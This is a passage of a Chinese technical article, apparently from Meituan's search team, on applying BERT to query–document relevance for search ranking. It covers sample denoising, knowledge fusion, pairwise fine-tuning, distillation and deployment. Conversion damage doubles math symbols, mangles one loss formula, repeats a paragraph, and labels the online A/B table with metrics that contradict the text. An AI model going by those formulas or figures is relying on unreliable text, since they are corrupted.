这些方法弥补了字面匹配方法的不足，不过从实际效果上来看，还是无法很好地解决语义匹配问题。随着深度自然语言处理技术的兴起，基于深度学习的语义匹配方法成为研究热点，主要包括基于表示的匹配方法（Representation-based）和基于交互的匹配方法（Interaction-based）。

基于表示的匹配方法：使用深度学习模型分别表征 Query 和 Doc，通过计算向量相似度来作为语义匹配分数。微软的 DSSM[26] 及其扩展模型属于基于表示的语义匹配方法，美团搜索借鉴 DSSM 的双塔结构思想，左边塔输入 Query 信息，右边塔输入 POI、品类信息，生成 Query 和 Doc 的高阶文本相关性、高阶品类相关性特征，应用于排序模型中取得了很好的效果。此外，比较有代表性的表示匹配模型还有百度提出 SimNet[27]，中科院提出的多视角循环神经网络匹配模型（MV-LSTM）[28] 等。

基于交互的匹配方法：这种方法不直接学习 Query 和 Doc 的语义表示向量，而是在神经网络底层就让 Query 和 Doc 提前交互，从而获得更好的文本向量表示，最后通过一个 MLP 网络获得语义匹配分数。代表性模型有华为提出的基于卷积神经网络的匹配模型 ARC-II[29]，中科院提出的基于矩阵匹配的的层次化匹配模型 MatchPyramid[30]。

基于表示的匹配方法优势在于 Doc 的语义向量可以离线预先计算，在线预测时只需要重新计算 Query 的语义向量，缺点是模型学习时 Query 和 Doc 两者没有任何交互，不能充分利用 Query 和 Doc 的细粒度匹配信号。基于交互的匹配方法优势在于 Query 和 Doc 在模型训练时能够进行充分的交互匹配，语义匹配效果好，缺点是部署上线成本较高。

BERT 语义相关性

BERT 预训练使用了大量语料，通用语义表征能力更好，BERT 的 Transformer 结构特征提取能力更强。中文 BERT 基于字粒度预训练，可以减少未登录词（OOV）的影响，美团业务场景下存在大量长尾 Query（如大量数字和英文复合 Query）字粒度模型效果优于词粒度模型。此外，BERT 中使用位置向量建模文本位置信息，可以解决语义匹配的结构局限。综上所述，我们认为 BERT 应用在语义匹配任务上会有更好的效果，基于 BERT 的语义匹配有两种应用方式：

- **Feature-based**：属于基于表示的语义匹配方法。类似于 DSSM 双塔结构，通过 BERT 将 Query 和 Doc 编码为向量，Doc 向量离线计算完成进入索引，Query 向量线上实时计算，通过近似最近邻（ANN）等方法实现相关 Doc 召回。
- **Finetune-based**：属于基于交互的语义匹配方法，将 Query 和 Doc 对输入 BERT 进行句间关系 Fine-tuning，最后通过 MLP 网络得到相关性分数。

Feature-based 方式是经过 BERT 得到 Query 和 Doc 的表示向量，然后计算余弦相似度，所有业务场景下 Query-Doc 相似度都是固定的，不利于适配不同业务场景。此外，在实际场景下为海量 Doc 向量建立索引存储成本过高。因此，我们选择了 Finetune-based 方案，利用搜索场景中用户点击数据构造训练数据，然后通过 Fine-tuning 方式优化 Query-Doc 语义匹配任务。图 2 展示了基于 BERT 优化美团搜索核心排序相关性的技术架构图，主要包括三部分：

- **数据样本增强**：由于相关性模型的训练基于搜索用户行为标注的弱监督数据，我们结合业务经验对数据做了去噪和数据映射。为了更好地评价相关性模型的离线效果，我们构建了一套人工标注的 Benchmark 数据集，指导模型迭代方向。
- **BERT 领域适配**：美团业务场景中，Query 和 Doc 以商户、商品、团购等短文本为主，除标题文本以外，还存在商户 / 商品描述、品类、地址、图谱标签等结构化信息。我们首先改进了 MT-BERT 预训练方法，将品类、标签等文

本信息也加入 MT-BERT 预训练过程中。在相关性 Fine-tuning 阶段，我们对训练目标进行了优化，使得相关性任务和排序任务目标更加匹配，并进一步将两个任务结合进行联合训练。此外，由于 BERT 模型前向推理比较耗时，难以满足上线要求，我们通过知识蒸馏将 12 层 BERT 模型压缩为符合上线要求的 2 层小模型，且无显著的效果损失。

- **排序模型优化**：核心排序模型（本文记为 L2 模型）包括 LambdaDNN[31]、TransformerDNN[3]、MultiTaskDNN 等深度学习模型。给定，我们将基于 BERT 预测的 Query-Doc 相关性分数作为特征用于 L2 模型的训练中。




图 2　美团搜索核心排序相关性优化技术架构图

算法探索

数据增强

BERT Fine-tuning 任务需要一定量标注数据进行迁移学习训练，美团搜索场景下 Query 和 Doc 覆盖多个业务领域，如果采用人工标注的方法为每个业务领域标注一批训练样本，时间和人力成本过高。我们的解决办法是使用美团搜索积累的大量用户行为数据（如浏览、点击、下单等），这些行为数据可以作为弱监督训练数据。在

DSSM 模型进行样本构造时，每个 Query 下抽取 1 个正样本和 4 个负样本，这是比较常用的方法，但是其假设 Query 下的 Doc 被点击就算是相关的，这个假设在实际的业务场景下会给模型引入一些噪声。

此处以商家（POI）搜索为例，理想情况下如果一个 POI 出现在搜索结果里，但是没有任何用户点击，可认为该 POI 和 Query 不相关；如果该 POI 有点击或下单行为，可认为该 POI 和 Query 相关。下单行为数据是用户“用脚投票”得来的，具有更高的置信度，因此我们使用下单数据作为正样本，使用未点击过的数据构造负样本，然后结合业务场景对样本进一步优化。数据优化主要包括对样本去噪和引入品牌数据两个方面。此外，为了评测算法离线效果，我们从构造样本中随机采样 9K 条样本进行了人工标注作为 Benchmark 数据集。

样本去噪

无意义单字 Query 过滤。由于单字 Query 表达的语义通常不完整，用户点击行为也比较随机，如 < 优，花漾星球专柜（中央大道倍客优）>，这部分数据如果用于训练会影响最终效果。我们去除了包含无意义单字 Query 的全部样本。

正样本从用户下单的 POI 中进行随机采样，且过滤掉 Query 只出现在 POI 的分店名中的样本，如 < 大润发，小龙坎老火锅（大润发店）>，虽然 Query 和 POI 字面匹配，但其实是不相关的结果。

负样本尝试了两种构造方法：全局随机负采样和 Skip-Above 采样。

- **全局随机负采样**：用户没有点击的 POI 进行随机采样得到负例。我们观察发现随机采样同样存在大量噪声数据，补充了两项过滤规则来过滤数据。① 大量的 POI 未被用户点击是因为不是离用户最近的分店，但 POI 和 Query 是相关的，这种类型的样例需要过滤掉，如 < 蛙小侠 ，蛙小侠（新北万达店）>。② 用户 Query 里包含品牌词，并且 POI 完全等同于品牌词的，需要从负样本中过滤，如 < 德克士吃饭 ，德克士 >。
- **Skip-Above 采样**：受限于 App 搜索场景的展示屏效，无法保证召回的 POI

一次性得到曝光。若直接将未被点击的 POI 作为负例，可能会将未曝光但相关的 POI 错误地采样为负例。为了保证训练数据的准确性，我们采用 Skip-Above 方法，剔除这些噪音负例，即从用户点击过的 POI 之上没有被点击过的 POI 中采样负例（假设用户是从上往下浏览的 POI）。

品牌样本优化

美团商家中有很多品牌商家，通常品牌商家拥有数百上千的 POI，如“海底捞”、“肯德基”、“香格里拉酒店”等，品牌 POI 名称多是“品牌 + 地标”文本形式，如“北京香格里拉饭店”。对 Query 和 POI 的相关性进行建模时，如果仅取 Query 和 POI 名进行相关性训练，POI 名中的“地标”会给模型带来很大干扰。例如，用户搜“香格里拉酒店”时会召回品牌“香格里拉酒店”的分店，如“香格里拉酒店”和“北京香格里拉饭店”等，相关性模型受地标词影响，会给不同分店会打出不同的相关性分数，进而影响到后续排序模型的训练。因此，我们对于样本中的品牌搜索样本做了针对性优化。搜索品牌词有时会召回多个品牌的结果，假设用户搜索的品牌排序靠后，而其他品牌排序靠前会严重影响到用户体验，因此对 Query 和 POI 相关性建模时召回结果中其他品牌的 POI 可认为是不相关样本。针对上述问题，我们利用 POI 的品牌信息对样本进行了重点优化。

- **POI 名映射到品牌**：在品牌搜 Query 不包含地标词的时候，将 POI 名映射到品牌（非品牌 POI 不进行映射），从而消除品牌 POI 分店名中地标词引入的噪声。如 Query 是“香格里拉酒店”，召回的“香格里拉大酒店”和“北京香格里拉饭店”统一映射为品牌名“香格里拉酒店”。Query 是“品牌 + 地标”形式（如“香格里拉饭店 北京”）时，用户意图明确就是找某个地点的 POI，不需要进行映射，示例如下图 3 所示。
- **负样本过滤**：如果搜索词是品牌词，在选取负样本的时候只在其他品牌的样本中选取。如 POI 为“香格里拉实力希尔顿花园酒店”、“桔子香格里拉古城酒店”时，同 Query“香格里拉酒店”虽然字面很相似，但其明显不是用户想要的品牌。

经过样本去噪和品牌样本优化后，BERT 相关性模型在 Benchmark 上的 Accuracy 提升 23BP，相应地 L2 排序排序模型离线 AUC 提升 17.2BP。




图 3　POI 品牌信息优化样本示意图

模型优化

知识融合

我们团队基于美团业务数据构建了餐饮娱乐领域知识图谱—“美团大脑”[32]，对于候选 Doc（POI/SPU），通过图谱可以获取到该 Doc 的大量结构化信息，如地址、品类、团单，场景标签等。美团搜索场景中的 Query 和 Doc 都以短文本为主，我们尝试在预训练和 Fine-tuning 阶段融入图谱品类和实体信息，弥补 Query 和 Doc 文本信息的不足，强化语义匹配效果。

引入品类信息的预训练

由于美团搜索多模态的特点，在某些情况下，仅根据 Query 和 Doc 标题文本信息很难准确判断两者之间的语义相关性。如 < 考研班，虹蝶教育 >，Query 和 Doc 标题文本相关性不高，但是“虹蝶教育”三级品类信息分别是“教育 – 升学辅导 – 考研”，

引入相关图谱信息有助于提高模型效果，我们首先基于品类信息做了尝试。

在相关性判别任务中，BERT 模型的输入是对。对于每一个输入的 Token，它的表征由其对应的词向量（Token Embedding）、片段向量（Segment Embedding）和位置向量（Position Embedding）相加产生。为了引入 Doc 品类信息，我们将 Doc 三级品类信息拼接到 Doc 标题之后，然后跟 Query 进行相关性判断，如图 4 所示。




图 4　BERT 输入部分加入 Doc（POI）品类信息

对于模型输入部分，我们将 Query、Doc 标题、三级类目信息拼接，并用 [SEP] 分割，区分 3 种不同来源信息。对于段向量，原始的 BERT 只有两种片段编码 EA 和 EB，在引入类目信息的文本信息后，引入额外的片段编码 EC。引入额外片段编码的作用是防止额外信息对 Query 和 Doc 标题产生交叉干扰。由于我们改变了 BERT 的输入和输出结构，无法直接基于 MT-BERT 进行相关性 Fine-tuning 任务。我们对 MT-BERT 的预训练方式做了相应改进，BERT 预训练的目标之一是 NSP（Next Sentence Prediction），在搜索场景中没有上下句的概念，在给定用户的搜索关键词和商户文本信息后，判断用户是否点击来取代 NSP 任务。

添加品类信息后，BERT 相关性模型在 Benchmark 上的 Accuracy 提升 56BP，相应地 L2 排序模型离线 AUC 提升 6.5BP。

引入实体成分识别的多任务 Fine-tuning

在美团搜索场景中，Query 和 Doc 通常由不同实体成分组成，如美食、酒店、商圈、品牌、地标和团购等。除了文本语义信息，这些实体成分信息对于 Query-Doc 相关性判断至关重要。如果 Query 和 Doc 语义相关，那两者除了文本语义相似

外，对应的实体成分也应该相似。例如，Query 为“Helens 海伦司小酒馆”，Doc 为“Helens 小酒馆（东鼎购物中心店）”，虽然文本语义不完全匹配，但二者的主要的实体成分相似（主体成分为品牌 +POI 形式），正确的识别出 Query/Doc 中的实体成分有助于相关性的判断。微软的 MT-DNN[33] 已经证明基于预训练模型的多任务 Fine-tuning 可以提升各项子任务效果。由于 BERT Fine-tuning 任务也支持命名实体识别（NER）任务，因而我们在 Query-Doc 相关性判断任务的基础上引入 Query 和 Doc 中实体成分识别的辅助任务，通过对两个任务的联合训练来优化最终相关性判别结果，模型结构如下图 5 所示：




图 5　实体成分一致性学习模型结构

多任务学习模型的损失函数由两部分组成，分别是相关性判断损失函数和命名实体识别损失函数。其中相关性损失函数由 [CLS] 位的 Embedding 计算得到，而实体成分识别损失函数由每个 Token 的 Embedding 计算得到。2 种损失函数相加即为最终优化的损失函数。在训练命名实体识别任务时，每个 Token 的 Embedding 获得了和自身实体相关的信息，从而提升了相关性任务的效果。

引入实体成分识别的多任务 Fine-tuning 方式后，BERT 相关性模型在 Benchmark 上的 Accuracy 提升 219BP，相应地 L2 排序模型 AUC 提升 17.8BP。

Pairwise Fine-tuning

Query-Doc 相关性最终作为特征加入排序模型训练中，因此我们也对 Fine-tuning 任务的训练目标做了针对性改进。基于 BERT 的句间关系判断属于二分类任务，本质上是 Pointwise 训练方式。Pointwise Fine-tuning 方法可以学习到很好的全局相关性，但忽略了不同样本之前的偏序关系。如对于同一个 Query 的两个相关结果 DocA 和 DocB，Pointwise 模型只能判断出两者都与 Query 相关，无法区分 DocA 和 DocB 相关性程度。为了使得相关性特征对于排序结果更有区分度，我们借鉴排序学习中 Pairwise 训练方式来优化 BERT Fine-tuning 任务。

Pairwise Fine-tuning 任务输入的单条样本为三元组，对于同一 Query 的多个候选 Doc，选择任意一个正例和一个负例组合成三元组作为输入样本。在下游任务中只需要使用少量的 Query 和 Doc 相关性的标注数据（有监督训练样本），对 BERT 模型进行相关性 Fine-tuning，产出 Query 和 Doc 的相关性特征。Pairwise Fine-tuning 的模型结构如下图 6 所示：




图 6　Pairwise Fine-tuning 模型结构

对于同一 Query 的候选 Doc，选择两个不同标注的 Doc，其中相关文档记为 Doc+，不相关文档记 Doc−。输入层通过 Lookup Table 将 Query, Doc+ 以及 Doc− 的单词转换为 Token 向量，同时会拼接位置向量和片段向量，形成最终输入向量。接着通过 BERT 模型可以分别得到（Query, Doc+）以及（Query, Doc−）的语义相关性表征，即 BERT 的 CLS 位输出。 经过 Softmax 归一化后，可以分别得到（Query, Doc+）和（Query, Doc−）的语义相似度打分。

对于同一 Query 的候选 Doc，选择两个不同标注的 Doc，其中相关文档记为 Doc+，不相关文档记 Doc−。输入层通过 Lookup Table 将 Query, Doc+ 以及 Doc− 的单词转换为 Token 向量，同时会拼接位置向量和片段向量，形成最终输入向量。接着通过 BERT 模型可以分别得到（Query, Doc+）以及（Query, Doc−）的语义相关性表征，即 BERT 的 CLS 位输出。 经过 Softmax 归一化后，可以分别得到（Query, Doc+）和（Query, Doc−）的语义相似度打分。

Pairwise Fine-tuning 除了输入样本上的变化，为了考虑搜索场景下不同样本之间的偏序关系，我们参考 RankNet[34] 的方式对训练损失函数做了优化。 令 $P_{ij}P_{ij}$ 为同一个 Query 下 Doc_iDoc_i 相比 Doc_jDoc_j 更相关的概率，其中 s_is_i 和 s_js_j 分别为 Doc_iDoc_i 和 Doc_jDoc_j 的模型打分，则：

$$P_{ij} = \frac{1}{1 + e^{-\sigma(s_i - s_j)}}$$

使用交叉熵损失函数，令 SijSij 表示样本对的真实标记，当 DociDoci 比 DocjDocj 更相关时（即 DociDoci 为正例而 $Docj 为负例），为负例），$S{ij}$ 为 1，否则为 −1，损失函数可以表示为：

$$C = \sum_{(i,j) \in N} \frac{1}{2}(1 - S_{ij})\sigma(s_i - s_j) + log(1 + e^{-\sigma(s_i - s_j)})$$

其中 NN 表示所有在同 Query 下的 Doc 对。

使用 Pairwise Fine-tuning 方式后，BERT 相关性模型在 Benchmark 上的 Accuracy 提升 925BP，相应地 L2 排序模型的 AUC 提升 19.5BP。

联合训练

前文所述各种优化属于两阶段训练方式，即先训练 BERT 相关性模型，然后训练 L2 排序模型。为了将两者深入融合，在排序模型训练中引入更多相关性信息，我们尝试将 BERT 相关性 Fine-tuning 任务和排序任务进行端到端的联合训练。

由于美团搜索涉及多业务场景且不同场景差异较大，对于多场景的搜索排序，每个子场景进行单独优化效果好，但是多个子模型维护成本更高。此外，某些小场景由于训练数据稀疏无法学习到全局的 Query 和 Doc 表征。我们设计了基于 Partition-model 的 BERT 相关性任务和排序任务的联合训练模型，Partition-model 的思想是利用所有数据进行全场景联合训练，同时一定程度上保留每个场景特性，从而解决多业务场景的排序问题，模型结构如下图 7 所示：




图 7　联合训练模型结构

输入层：模型输入是由文本特征向量、用户行为序列特征向量和其他特征向量 3 部分组成。

- 文本特征向量使用 BERT 进行抽取，文本特征主要包括 Query 和 POI 相关的一些文本（POI 名称、品类名称、品牌名称等）。将文本特征送入预训练好的 MT-BERT 模型，取 CLS 向量作为文本特征的语义表示。
- 用户行为序列特征向量使用 Transformer 进行抽取 [3]。
- 其他特征主要包括：① 统计类特征，包含 Query、Doc 等维度的特征以及它们之间的交叉特征，使用这些特征主要是为了丰富 Query 和 Doc 的表示，更好地辅助相关性任务训练。② 文本特征，这部分的特征同 1 中的文本特征，但是使用方式不同，直接将文本分词后做 Embedding，端到端的学习文本语义表征。③ 传统的文本相关性特征，包括 Query 和 Doc 的字面命中、覆盖程度、BM25 等特征，虽然语义相关性具有较好的作用，但字面相关性仍然是一个不可或缺的模块，它起到信息补充的作用。

共享层：底层网络参数是所有场景网络共享。

场景层：根据业务场景进行划分，每个业务场景单独设计网络结构，打分时只经过所在场景的那一路。

损失函数：搜索业务更关心排在页面头部结果的好坏，将更相关的结果排到头部，用户会获得更好的体验，因此选用优化 NDCG 的 Lambda Loss[34]。

联合训练模型目前还在实验当中，离线实验已经取得了不错的效果，在验证集上 AUC 提升了 234BP。目前，场景切分依赖 Query 意图模块进行硬切分，后续自动场景切分也值得进行探索。

应用实践

由于 BERT 的深层网络结构和庞大参数量，如果要部署上线，实时性上面临很大挑战。在美团搜索场景下，我们对基于 MT-BERT Fine-tuning 好的相关性模型（12 层）进行了 50QPS 压测实验，在线服务的 TP99 增加超过 100ms，不符合工程上线要求。我们从两方面进行了优化，通过知识蒸馏压缩 BERT 模型，优化排序服务架构支持蒸馏模型上线。

模型轻量化

为了解决 BERT 模型参数量过大、前向计算耗时的问题，常用轻量化方法有三种：

- **知识蒸馏**：模型蒸馏是在一定精度要求下，将大模型学到的知识迁移到另一个轻量级小模型上，目的是降低预测计算量的同时保证预测效果。Hinton 在 2015 年的论文中阐述了核心思想 [35]，大模型一般称作 Teacher Model，蒸馏后的小模型一般称作 Student Model。具体做法是先在训练数据上学习 Teacher Model，然后 Teacher Model 对无标注数据进行预测得到伪标注数据，最后使用伪标注数据训练 Student Model。HuggingFace 提出的 DistilBERT[36] 和华为提出的 TinyBERT[37] 等 BERT 的蒸馏模型都取得了不错的效果，在保证效果的情况下极大地提升了模型的性能。
- **模型裁剪**：通过模型剪枝减少参数的规模。

- **低精度量化**：在模型训练和推理中使用低精度（FP16 甚至 INT8、二值网络）表示取代原有精度（FP32）表示。

在 Query 意图分类任务 [2] 中，我们基于 MT-BERT 裁剪为 4 层小模型达到了上线要求。意图分类场景下 Query 长度偏短，语义信息有限，直接裁剪掉几层 Transformer 结构对模型的语义表征能力不会有太大的影响。在美团搜索的场景下，Query 和 Doc 拼接后整个文本序列变长，包含更复杂的语义关系，直接裁剪模型会带来更多的性能损失。因此，我们在上线 Query-Doc 相关性模型之前，采用知识蒸馏方式，在尽可能在保持模型性能的前提下对模型层数和参数做压缩。两种方案的实验效果对比见下表 1：

Model	Accuracy	AUC
MT-BERT裁剪（2 Layers）	73.11%	75.47%
MT-BERT蒸馏（2 Layers）	73.89%	76.07%
MT-BERT（12 Layers）	74.42%	77.32%

表 1　裁剪和知识蒸馏方式效果对比

在美团搜索核心排序的业务场景下，我们采用知识蒸馏使得 BERT 模型在对响应时间要求苛刻的搜索场景下符合了上线的要求，并且效果无显著的性能损失。知识蒸馏（Knowledge Distillation）核心思想是通过迁移知识，从而通过训练好的大模型得到更加适合推理的小模型。首先我们基于 MT-BERT（12 Layers），在大规模的美团点评业务语料上进行知识蒸馏得到通用的 MT-BERT 蒸馏模型（6 Layers），蒸馏后的模型可以作为具体下游任务 Fine-tuning 时的初始化模型。在美团搜索的场景下，我们进一步基于通用的 MT-BERT 蒸馏模型（6 Layers）进行相关性任务

Fine-tuning，得到 MT-BERT 蒸馏（2 Layers）进行上线。

排序服务架构优化




图 8　核心排序框架图

美团搜索线上排序服务框架如上图 8 所示，主要包括以下模块：

- **模型在线预估框架（Augur）**：支持语言化定义特征，配置化加载和卸载模型与特征，支持主流线性模型与 TF 模型的在线预估；基于 Augur 可以方便地构建功能完善的无状态、分布式的模型预估服务。为了能方便将 BERT 特征用于排序模型，Augur 团队开发了 Model Stacking 功能，完美支持了 BERT as Feature；这种方式将模型的分数当做一个特征，只需要在 Augur 服务模型配置平台上进行特征配置即可，很好地提升了模型特征的迭代效率。
- **搜索模型实验平台（Poker）**：支持超大规模数据和模型的离线特征抽取、模型训练，支持 BERT 模型自助训练 /Fine-tuning 和预测；同时打通了 Augur 服务，训练好的模型可以实现一键上线，大大提升了模型的实验效率。

TF-Serving 在线模型服务：L2 排序模型、BERT 模型上线使用 TF-Serving 进行部署。TF-Serving 预测引擎支持 Faster Transformer[38] 加速 BERT 推理，提升了线上的预估速度。

为了进一步提升性能，我们将头部 Query 进行缓存只对长尾 Query 进行在线打分，线上预估结合缓存的方式，即节约了 GPU 资源又提升了线上预估速度。经过上述优

化，我们实现了 50 QPS 下，L2 模型 TP99 只升高了 2ms，满足了上线的要求。

线上效果

针对前文所述的各种优化策略，除了离线 Benchmark 上的效果评测之外，我们也将模型上线进行了线上 AB 评测，Baseline 是当前未做任何优化的排序模型，我们独立统计了各项优化在 Baseline 基础上带来的变化，由于线上真实环境影响因素较多，为了确保结论可信，我们同时统计了 QVCTR 和 NDCG 两个指标，结果如表 2 所示：

Model	Accuracy	AUC
样本去噪	+7.95BP*	-1.9BP
品牌信息	+23BP*	+3.3BP*
品类知识	+12.8BP*	+4.3BP*
Pairwise	+0.4BP	+4.9BP*
All	+26.3BP*	+3.8BP*

表 2　线上 AB 效果对比（* 表示 AB 一周稳定正向）

从表 2 可以看出，各项优化对线上排序核心指标都带来稳定的提升。用户行为数据存在大量噪声不能直接拿来建模，我们基于美团搜索排序业务特点设计了一些规则对训练样本进行优化，还借助 POI 的品牌信息对样本进行映射和过滤。通过人工对样本进行评测发现，优化后的样本更加符合排序业务特点以及“人”对相关性的认知，同时线上指标的提升也验证了我们优化的有效性。知识融合的 BERT 模型引入大量结

